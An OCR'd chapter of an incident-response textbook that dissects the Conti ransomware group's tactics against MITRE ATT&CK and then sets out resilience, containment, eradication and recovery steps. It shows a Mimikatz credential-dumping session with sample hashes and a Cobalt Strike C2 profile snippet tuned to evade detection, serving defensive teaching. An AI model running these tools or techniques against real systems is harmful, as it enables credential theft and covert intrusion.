


Figure 14.4 – Conti disclosure

The disclosures are still currently available at `https://share.vx-underground.org/Conti/` and include updates from additional disclosures of the Conti group's TTPs from February and March 2022. For example, the disclosed documents included screen captures of the use of tools such as Cobalt Strike, as shown here:

https://t.me/learningnets




Figure 14.5 – Conti Cobalt Strike use

The disclosures included other key details of the group's operations and methods. This included chat logs, source code, and manuals related to tool use. The unique feature of this disclosure was the near complete picture of the threat actors and their affiliate's operational methods and tools. Using this data, we can get a picture of the specific tactics and techniques a sophisticated ransomware group can employ and better prepare to defend and detect against them.

Tactics and techniques

Conti affiliates utilize a variety of tactics and techniques. In this section, we will examine some of the more common of these as there is significant overlap with those used by affiliates and other ransomware threat actors. For a complete breakdown of the TTPs associated with the Conti ransomware variant, consult the MITRE ATT&CK profile at `https://attack.mitre.org/software/S0575/`. For context on an actual Conti ransomware campaign, the **Cybersecurity and Infrastructure Agency** (**CISA**) published an advisory concerning the Conti threat actors with a detailed breakdown of the MITRE ATT&CK tactics that were observed during over a thousand attacks: `https://www.cisa.gov/uscert/sites/default/files/publications/AA21-265A-Conti_Ransomware_TLP_WHITE.pdf`.

Initial access

The primary method that Conti leverages is **Spear Phishing campaigns [T1566.001]** or the use of **Malicious Links [1566.002]** contained within an email. Emails will often contain a macro-enabled Microsoft Word document with a filename deliberately chosen to entice a user to open the attachment. In other incidents, the Conti affiliates have been known to use compromised credentials to connect to internet-exposed systems with RDP enabled. This allows them to establish a foothold within the network without the need to send a phishing email.

https://t.me/learningnets

Other affiliates used pretext calls, where they pretended to be a helpdesk person and had the user download a remote access software such as GoToAssist. From there, the attacker can place malware or other tools to begin the follow-on actions.

Execution

Once the macro-enabled Word document is opened, the macro will often execute a Windows PowerShell script to execute the **Command and Scripting Interpreter: PowerShell [T1059.001]** technique. This script is often used to download a secondary payload, often a RAT such as Trickbot, Qbot, or Bazar. This establishes the initial foothold into the victim's network.

A few methods must be used to execute the malware. One technique that's often used by Contin affiliates is to warp the RAT in a DLL file. This file will then be placed in a directory. The Windows `rundll32.exe` executable will be used to execute the RAT in what is referred to as a **System Binary Proxy Execution: Rundll32 [T1218.011]**. This technique is still seen in the wild, even though many EDR tools can detect such behavior.

It is here that we will also start looking at the tool Cobalt Strike. This tool is often found in ransomware incidents and is commonly associated with Conti. This tool is a commercial post-exploitation tool that has a wide range of functionality within an integrated system. Cobalt Strike also includes other common post-exploitation frameworks such as Metasploit and post-exploitation tools such as Mimikatz, which can be used for a variety of credential threat and abuse attacks. The overall look and feel of the tool are similar to that of Armitage, as shown in the following screenshot:




Figure 14.6 – Cobalt Strike GUI

https://t.me/learningnets

Cobalt Strike will often be executed alongside or in place of the RAT that is executed at this stage of the attack.

Privilege escalation

Wizard Spider has been observed loading a malicious DLL file into an existing or running process in an attack referred to as **Process Injection: Dynamic-link Library Injection [T1055.001]**. In this technique, the attacker can inject arbitrary code into a running process. This allows the attackers to execute the malicious code and bypass detection. Depending on the process written to, the malicious code may also be run at elevated privileges.

Defense evasion

Modern antivirus and EDR solutions have gotten much better at detecting malware, exploits, and other malicious activity on endpoints. Ransomware threat actors such as Conti use a variety of methods to ensure that they are not detected and stopped. In addition to process injection, the Cobalt Strike platform has additional functionality that allows threat actors to maintain stealth. For example, the tool uses the **Obfuscated Files or Information [T1027]** technique by hashing API Windows API calls so that antivirus or EDR tools do not identify any of the suspicious API calls associated with Cobalt Strike usage.

One additional defense evasion tactic that is often observed not only with Conti but many of the ransomware threat actors is the use of Base64 encoding for PowerShell scripts. This provides a measure of obfuscation by doesn't write specific commands to the storage. Instead, it relies on PowerShell to decode and execute the commands. For example, the following Windows Event Log entry shows the Base64-encoded script:

https://t.me/learningnets




Figure 14.7 – Base64-encoded PowerShell script

Credential access

Accessing or creating valid credentials with elevated privileges is critical to the lateral movement components of ransomware attacks. Conti utilizes a few different tools and techniques to gain access to credentials. The first of these is the use of the Sysinternals tool `procdump.exe`. This tool is used in the **OS Credential Dumping: LSASS Memory** [**T1003.001**] technique, where it is leveraged to dump the **Local Security Authority Subsystem Service** (**LSASS**), which contains the Windows OS credentials.

Conti has also used the post-exploitation tool Mimikatz to perform a similar type of action as the Windows Sysinternals tool `procdump.exe`. The binary and associated files are available on GitHub at `https://github.com/ParrotSec/mimikatz`. Mimikatz can also obtain the plaintext passwords of user and administrator accounts on the system, as shown in the following screenshot:

https://t.me/learningnets

```
FLARE Sat 08/06/2022 11:40:04.12
C:\Users\flare\Downloads\mimikatz-master\x64+>mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Feb 29 2020 11:13:36
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 25061248 (00000000:017e6780)
Session           : Interactive from 2
User Name         : flare
Domain            : DESKTOP-HNMD9G6
Logon Server      : DESKTOP-HNMD9G6
Logon Time        : 8/6/2022 11:36:49 AM
SID               : S-1-5-21-2298881373-2359326516-1561716855-1000
        msv :
         [00000003] Primary
         * Username : flare
         * Domain   : DESKTOP-HNMD9G6
         * NTLM     : 4eb0bb4f55b0b9546e70a1c51ed2d5d7
         * SHA1     : c44ee7da4bafd211025586a158d1b4f3dce851a7
        tspkg :
        wdigest :
         * Username : flare
         * Domain   : DESKTOP-HNMD9G6
         * Password : (null)
        kerberos :
         * Username : flare
         * Domain   : DESKTOP-HNMD9G6
         * Password : (null)
        ssp :   KO
        credman :
```

Figure 14.8 – Mimikatz

Mimikatz can also acquire Kerberos tickets, along with other features, to obtain access to valid credentials. Post-exploitation frameworks such as Metasploit and Cobalt Strike include Mimikatz.

Discovery

Once an established foothold has been achieved, ransomware actors such as Conti will need to map the internal network to determine the best way to impact as many systems as possible. In some instances, this includes running command-line tools such as `net localgroup`. Conti has been known to use the network discovery functionality within Cobalt Strike. Finally, for more complex networks,

https://t.me/learningnets

you can use the Active Directory mapping tool Bloodhound, available at `https://github.com/BloodHoundAD/BloodHound`. This tool allows the attacker to not only map the network but also provide a visual graph. This, in turn, may provide insight into the best attack path.

Lateral movement

Before executing this tactic, the malicious activity is largely contained to a few systems that have either been compromised with the initial execution of the RAT or have been compromised by additional tools. The next phase after discovery is lateral movement. This is where Conti actors are attempting to compromise as many systems as possible so that the impact of the ransomware will be sufficient to cause the victim to pay the ransom.

Lateral movement for ransomware is largely dependent on having access to credentials, often with elevated privileges that allow the use of remote access either through the **Server Message Block** (**SMB**) or RDP. In the case of SMB, the specific technique is referred to as **Remote Services: SMB/Windows Admin Shares [T1021.002]**. In this technique, the attacker will often use the Windows Sysinternals tool PsExec to connect to and write to the ADMIN$ network share. They are then able to execute additional commands or transfer malicious tools and executables.

Another technique that is often leveraged is **Remote Services: Remote Desktop Protocol [1021.001]**. In this case, Conti can leverage the **Virtual Network Computing** (**VNC**) functionality of Cobalt Strike to connect to additional systems running RDP. From here, they can execute additional commands or place additional tools on newly compromised systems.

An aspect of these techniques is that they depend on having access to legitimate administrator-level credentials.

Command and Control

One of the key components of the Cobalt Strike post-exploitation tool is its ability to customize Command and Control infrastructure. The tool makes use of listeners, which are configured by the threat actor. Threat actors can configure the listener to use a variety of TCP and UDP protocols such as DNS, HTTP, and HTTPS.

In addition to the listener, threat actors can also configure an array of malleable C2 profiles. These profiles allow the threat actor to obfuscate the C2 traffic to bypass detection mechanisms such as intrusion detection or intrusion prevention systems. For example, the following section of a malleable profile was taken from `https://github.com/rsmudge/Malleable-C2-Profiles/blob/master/normal/amazon.profile`. In this profile, the C2 traffic is designed to mimic normal HTTP traffic. One specific portion that is worth examining is the following:

```
set sleeptime "5000";
set jitter    "0";
set maxdns    "255";
```

https://t.me/learningnets

```
set useragent "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0;
rv:11.0) like Gecko";
```

In this portion of the profile, various settings have been configured. The first is the sleep time, which is the interval in seconds when the C2 beacon reaches out to the external C2 system for instructions. To bypass IDS systems that look for this type of beaconing behavior, a jitter is set. This is a random time that can be set that either adds or removes the sleep time so that there is a randomization of the beaconing activity. The other key piece of data is the user agent, which the profile uses to appear to be a web browser initiating the connection. A casual review of any network traffic would show that user agent string.

These malleable profiles are openly available and provide Cobalt Strike with the ability to appear like legitimate traffic. In even a small network, this traffic between the Cobalt Strike system and the victim systems would blend in with all the other traffic that is traversing the ingress/egress point of the network.

Exfiltration

One of the key facets of Conti that separated it from other earlier groups or campaigns was the theft of data, as well as encryption. In this case, Conti used common tools such as WinSCP or PuTTY to send aggregated data via **Secure File Transfer Protocol** (**SFTP**) or through the simple HTTPS technique **Exfiltration Over Web Service [T1567]**.

Impact

The Conti group is associated with the Conti ransomware, which encrypts data on infected systems in line with the MITRE ATT&CK technique **Data Encrypted for Impact [T1486]**. The Conti ransomware utilizes functions such as `CreateIoCompletionPort()`, `PostQueuedCompletionStatus()`, and `GetQueuedCompletionPort()` to encrypt files with an AES-256 encryption key that is paired with an RSA-4096 public encryption key. One unique feature of the Conti variant is that it will bypass `.exe`, `.dll`, and `.lnk` files and not encrypt them.

Conti can also execute the **Service Stop [1489]** technique by stopping 146 separate Windows OS services or processes. These services are related to backups and security tools. This allows the ransomware to execute properly and removes any ability for the victim to leverage a backup for database or other restoration purposes.

Finally, the Conti ransomware can **Inhibit System Recovery [T1490]** by deleting the Volume Shadow Copy using the `vssadmin` command. Again, this removes the ability of the victim to restore the system after the encryption process. Essentially, if Conti is successfully executed, it has an almost certain chance to encrypt all but a limited number of files, making the system unusable.

https://t.me/learningnets

Proper ransomware preparation

Ransomware attacks are devastating to an enterprise. Not many incidents short of a natural disaster have the impact that a ransomware attack has. While an APT-style network intrusion that aims to gain access to confidential data is severe, they often do not leave the entire network encrypted, especially if they are attempting to maintain a level of stealth so that the intrusion goes undetected.

In preparing for a ransomware attack, organizations should focus on two specific areas. The first is to make the network and endpoints resilient to the impact of a ransomware attack. This approach functions under the assumption that the threat actor may gain access to a system, but that proper preparation will leave them with little in terms of tools or methods to carry their attack any further from an initial foothold. The second preparation step is to ensure that the CSIRT is familiar with the TTPs of ransomware threat actors and is ready to meet the challenge of containing and removing a threat actor from the network.

Ransomware resiliency

Being resilient against ransomware simply means that we acknowledge that the threat exists and has a chance of at least stopping the attack at the endpoint. If that does not work, the organization can limit the reach and associated impact so that only a few select systems are impacted and normal operations can continue. A ransomware resilience strategy should incorporate the following:

- **Endpoint detection and response**: We covered a wide range of forensics tools in the previous chapters with a focus on mostly open-source versions. In this case, an EDR is a commercial product that combines a next-generation antivirus with endpoint visibility and response. The main advantage of an EDR over a traditional antivirus solution is that EDR tools often include behavioral detection, as well as signature detection. For example, we saw the use of Base64-encoded PowerShell scripts and the use of `rundll32.exe` to execute malicious code. While the use of PowerShell or `rundll32.exe` is not in and of itself malicious, the use of the command line to run DLL files or Base64-encoded PowerShell is often indicative of malicious behavior.
- **System hygiene**: As we saw in the Conti ransomware overview, the group would often make use of Windows Sysinternals tools as part of their overall attack. Couple that with the use of local administrator accounts and the compromise of a single system may pose a significant risk. Systems administrators should ensure that deployed endpoints are limited in tools to those that are necessary. Removing RDP access, local administrator accounts, and tools such as ProcDump or PsExec can make it more difficult to move laterally and infect other systems.

  There are several industry-accepted standards for system hardening, such as the **Security Technical Implementation Guides** (**STIGs**), which provide details on how to configure and harden a variety of systems. Other guides are available. Each organization has to determine its risk and apply the appropriate hardening as it sees necessary. The overall goal, no matter how the systems are hardened, is to make it difficult for the threat actor to operate in your network.

https://t.me/learningnets

- **Network topology**: One aspect that stands out concerning ransomware attacks that impact the entire network is a "flat" network topology. In this topology, all systems can speak to others. For example, a LAN segment for accounts payable would be able to reach research and development, even though there is no need for these systems to communicate with each other. In short, a flat network allows the ransomware threat actor to propagate across the entire enterprise using compromised credentials and their tool of choice.

  The answer to this is to build a network topology in the same way a shipbuilder goes about designing a container ship. Below the waterline, the ship has watertight compartments so that if the ship's hull is compromised, water can only come into that compartment alone, keeping the ship above water. The network topology should function in much the same way, where different LAN segment communications are limited to only necessary communication. The practice of **network segmentation** creates specific "watertight" compartments that limit the ability of a threat actor to move laterally.

- **Multi-factor authentication**: Remote access is a critical component when managing even a small enterprise network. However, the issue is that threat actors will often use these to their advantage in spreading ransomware. It is advisable to have a **multi-factor authentication** (**MFA**) mechanism in place to limit the ability of a threat actor to move laterally if they can compromise an administrator account.

- **Secure backups**: As part of the evolving ransomware threat, we have seen groups such as Conti interfere with the ability of organizations to recover from a ransomware attack. In the case of Conti, this has included removing the Volume Shadow Copy from systems that have been infected. Other groups have even gone so far as conducting network discovery to find network-connected **Storage Area Networks** (**SANs**) that contained backups and encrypting those as well, essentially leaving the organization with no backups. As a result, organizations should assess their backup strategy and potentially use offline backups or a cloud solution that is in line with their recovery point and recovery time objectives.

Prepping the CSIRT

There are a few additional steps related to ransomware that should be included in any incident response plan or playbook. The following are some of the key considerations when it comes to responding to ransomware:

- **Rapid isolation or containment**: The most significant risk from ransomware is how rapidly it can spread. It can take as little as a few hours for the threat actor to complete their objective. To counter this, incident responders should ensure that containment can be quickly executed on key technologies such as routers, switches, and firewalls. The stumbling block of this rapid containment is the need to clear decisions with leadership before such actions take place. This increases the time necessary to contain the attack. The best option is to, before an incident, discuss under what circumstances the network or security team will cut off communications

https://t.me/learningnets

between network segments or the internet so that they have the authority to take actions to stem the attack.

- **Keep up to date on TTPs**: Ransomware threat actors will continually change their TTPs to keep ahead of the preventive and detective technology in use in modern enterprises. Some of these changes can be subtle and in other instances can manifest as significant changes. In either case, threat intelligence sources are critical to understanding the threat, how they operate, and how best to align preventive and detective controls.
- **Tabletop exercises**: Finally, one specific action that incident responders can take is to craft and facilitate a **tabletop exercise** (**TTX**) for technical and leadership that walks through the entire incident life cycle to ensure that all units are aligned and key decisions are made before the incident. This ensures that actions that are executed during a live incident are preplanned and can decrease the time necessary to make key decisions, thereby reducing the incident's impact.

Eradication and recovery

If a ransomware attack was successful in an organization, it is important to have a plan at hand to bring the organization back up and running as quickly as possible. Additionally, as we have seen, these attacks are highly sophisticated and involve complex malware that can embed itself deep into the operating system. This makes ensuring that the threat has been entirely removed from the network difficult. As a result, there are specific ways to contain, eradicate, and recover from a ransomware incident that can ensure the best possible outcome.

Containment

Containing a ransomware incident involves two major actions. The first is to remove the capability of the adversary to exercise C2 over compromised systems. Adversaries often use a combination of commercial and open source tools such as Cobalt Strike or Metasploit, which use a variety of connection types. The goal of the initial investigation involves examining systems to identify the nature of the C2 infrastructure and communications so that they can be blocked.

The second major action is to remove the ability of the adversary to move laterally or to infect additional systems. The key facet of ransomware attacks is the adversary's objective to infect as many systems as possible, thereby increasing the chances that a victim will pay the ransom.

Firewall rules

For incidents that are not contained within a LAN segment and have the possibility of causing enterprise-wide damage, a firewall rule that removes all internet connections should be considered until such time the Command and Control mechanism and its associated indicators are identified and a more targeted firewall ruleset can be configured. The obvious challenge with this type of containment strategy is that critical systems will be adversely impacted. Every situation is different, and the specific circumstances should be evaluated before taking this step.

https://t.me/learningnets

Disabling SMB communication

Adversaries often make use of the SMB function in a Windows enterprise environment. Containing a ransomware incident requires removing this functionality. For example, you should disable SMBv1 across the entire enterprise permanently (if enabled). You should disable SMBv2/v3 temporarily if an alert or triage investigation suggests that the protocol is being utilized for lateral movement. Microsoft recommends that SMB v2/3 is not permanently disabled. Further guidance from Microsoft is available at `https://support.microsoft.com/en-us/help/2696547/detect-enable-disable-smbv1-smbv2-smbv3-in-windows-and-windows-server`.

Disabling administrative shares

Another target of both network exploitation and ransomware attacks is finding and accessing network administrative shares. Fortalice Solutions recommends blocking admin shares as they are often used by the adversary to spread files or as a source for scripts or commands:

- **Option 1**: To block admin shares, a recommended solution is to push out a GPO preference that applies to the computers to edit the registry:

  ```
  HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\
  LanmanServer\Parameters
  ```

  Create a new `DWORD` value here, named `AutoShareWks`. Leave the value data set to Zero. This may require you to restart the host. For further information, the following blog provides additional guidance and examples of registry value changes: `https://winaero.com/blog/disable-administrative-shares-in-windows-10-windows-8-and-windows-7/`.

- **Option 2**: From the Windows command line, enter the following:

  ```
  for %i in (C$ IPC$ ADMIN$) do net share %i /delete OR net
  stop LanmanServer
  ```

  Disabling admin shares may cause some adverse impacts. The following blog post provides some guidance on what to expect when admin shares are missing: `https://support.microsoft.com/en-us/help/842715/overview-of-problems-that-may-occur-when-administrative-shares-are-missing`.

Restricting PowerShell use

Adversaries will often make use of PowerShell as part of delivering ransomware. Tools such as PowerSploit are configured to exploit PowerShell's ability to conduct a wide range of actions across the enterprise. If PowerShell must be enabled in the environment due to dependent third-party applications, ensure legacy PowerShell v2 is disabled as it allows runtime bypassing of the constrained language mode and the **Antimalware Scan Interface** (**AMSI**).

https://t.me/learningnets

Restricting remote access

Remote access applications such as RDP should be disabled until the incident is contained or an MFA solution is in place. RDP can be disabled via GPO. One concern that is often voiced at this point by incident responders is that removing RDP during an incident may impact their ability to acquire evidence. While this may be true, the real impact of leaving RDP enabled can be significant. This is where tools and techniques for remote evidence capture are critical – it allows the responders to remove the ability for attackers to access other systems while also allowing the responders to acquire the necessary evidence.

Eradication

Eradication involves removing the threat actor from the network. This includes removing any malware the threat actor implanted, any additional tools that were used, and any credentials that may have been compromised. While simple in concept, the reality of modern ransomware attacks is that they use a variety of persistence mechanisms to ensure that the threat actors continue to have access. Additionally, much of the data that is on systems is already encrypted.

The challenge for responders is that without a complete and thorough investigation, it is difficult to determine how far the threat actors were able to compromise systems. For example, RATs associated with ransomware attacks can place persistence mechanisms in scheduled tasks or implant scripts in the registry to execute at every startup. Completely reverse-engineering the malware will provide this data but the best option is to start fresh.

Removing the threat actor from infected systems often requires a complete rebuild from a trusted **Gold Image** or an image that is a known good. The best place to start this process is the **Business Continuity Plan** (**BCP**) or **Business Resumption Plan** (**BRP**). This outlines how to reconstruct systems from backups or reimage and redeploy the image.

Recovery

Recovery operations should be carefully executed to ensure that an infected system is not reintroduced into the network. If there is sufficient evidence, a full **root cause analysis** (**RCA**) should be conducted before moving to the recovery stage. This ensures that all vulnerabilities or system configurations that were exploited by the threat actor are discovered and can be corrected as part of the process. Further, systems should only be reintroduced upon a clean security tool scan with the appropriate security controls that have been updated with the IOCs located during the incident.

Recovery operations can be broken down into two broad categories. The first of these is eradicating and redeploying systems to the enterprise architecture. In *Chapter 2*, we discussed the architecture necessary to recover from an incident.

https://t.me/learningnets

Recovery network architecture

In *Chapter 2*, we examined a sample recovery architecture for recovering from an incident. The following is a more detailed and technical examination of this recovery method, specifically tailored to ransomware:

- Configure three separate **Virtual Local Area Networks** (**VLANs**):
  - **Infected VLAN**: This is the network where all infected systems are hosted. This can be the production network in circumstances where a large number of systems are infected. Ideally, this should be configured as a separate network.
  - **Staging VLAN**: This VLAN is used for incident triage, reimaging, patching, security tool installs, and preparing for redeployment:
    - The internet should only be enabled for triage, reimaging, software updates, and updates to security technology
    - Possibility to enable PXE boot for reimaging
    - Enable all security tools such as host intrusion detection, antivirus, or endpoint detection and response to detect and quarantine any potential malware or exploits
    - Monitor systems for reinfection before moving to clean them
  - **Clean VLAN**:
    - A dully new network with no connection to the "dirty" or "staging" VLANs
    - This will likely involve a new local domain
    - Only move systems to here when they are proven to be clean

If a domain controller has been compromised, new domain controllers should be built from scratch and a known good backup should be deployed on top.

Enterprise password reset

Many ransomware attacks will impact the domain controllers, along with other systems. If the threat actor can identify the domain controller and can compromise the `NTDS.DIT` file – the database containing the credentials for the entire enterprise – a global password reset will have to be conducted using the following process:

1. Change the passwords of all accounts in highly privileged groups.
2. Roll KRBGT twice (`https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/manage/ad-forest-recovery-resetting-the-krbtgt-password`).

https://t.me/learningnets

3. Change the built-in local admin passwords and possibly deny remote login:
    - Use Microsoft's **Local Administrator Password Solution** (**LAPS**) to randomize the local administrator password on every endpoint to stop lateral movement and store it in Active Directory if it's manually needed
4. Force password change on the next login for all general user accounts.
5. Disable the ability of the Windows operating system to cache credentials on any device where credentials are not needed (`https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/network-access-do-not-allow-storage-of-passwords-and-credentials-for-network-authentication`).

Remote access MFA

It is highly recommended that any remote access to systems connected to the internal network have MFA enabled. Adversaries are continuing to make use of legitimate credentials and accessing remote systems that leverage only a single factor.

Enhanced logging

When systems are redeployed, there should be increased monitoring. This will increase the likelihood that any systems that may have been compromised and not properly recovered can be identified before a significant impact. The following are some additional monitoring steps for Windows Event and System logs that are important to have forwarded to a SIEM or other log management solution:

1. Deploy Sysmon where possible (especially on domain controllers or critical systems).
2. Enable Security Event Log – Permitted a Connection & Bind to Port (5156, 5158 Event IDs).
3. Enable Security Event Log – IPC$ Connections (5140,5145 Event IDs).
4. Ensure that PowerShell version 5 has been deployed across all systems. PowerShell version 5 allows for enhanced logging, which can help you identify misuse of PowerShell. Logging will need to be configured using Group Policy to the following settings:
    - Turn on Module Logging: Enabled.
    - Turn on PowerShell Script Block Logging: Enabled.
    - Turn on Script Execution: Not Configured.
    - Turn on PowerShell Transcription: Enabled.
    - Set the default source path for Update-Help: Not Configured.

https://t.me/learningnets

- Local log retention will need to be configured to keep at least 90 days of logs present on each server. Logs should forward immediately to the centralized log storage system for longer-term retention and analysis.

It is obvious that recovery is a critical component and that organizations may want to get this done as quickly as possible. With that being said, this process must be systematic and take the threat into account. Not walking through the recovery process in a TTX or rushing the processes increases the chance that a still-infected system is reintroduced to the network and the ransomware attack will begin again.

Summary

Ransomware is a threat that will be around us for the foreseeable future. In this chapter, we looked at the history of ransomware, the common TTPs in use by threat actors such as Conti, how to align our incident response to that threat, and finally how to contain, eradicate, and recover from it. Understanding these TTPs gives us insight into how to detect and prevent such attacks. Understanding the response element allows us to respond appropriately and limit the impact.

In the next chapter, we will examine specific investigative and analysis techniques.

Questions

Answer the following questions to test your knowledge of this chapter:

1. Which threat actor is related to both Ryuk and Conti?

   A. AtomicSquirrel
   B. BadWitch
   C. Wizard Spider
   D. BlackEnergy

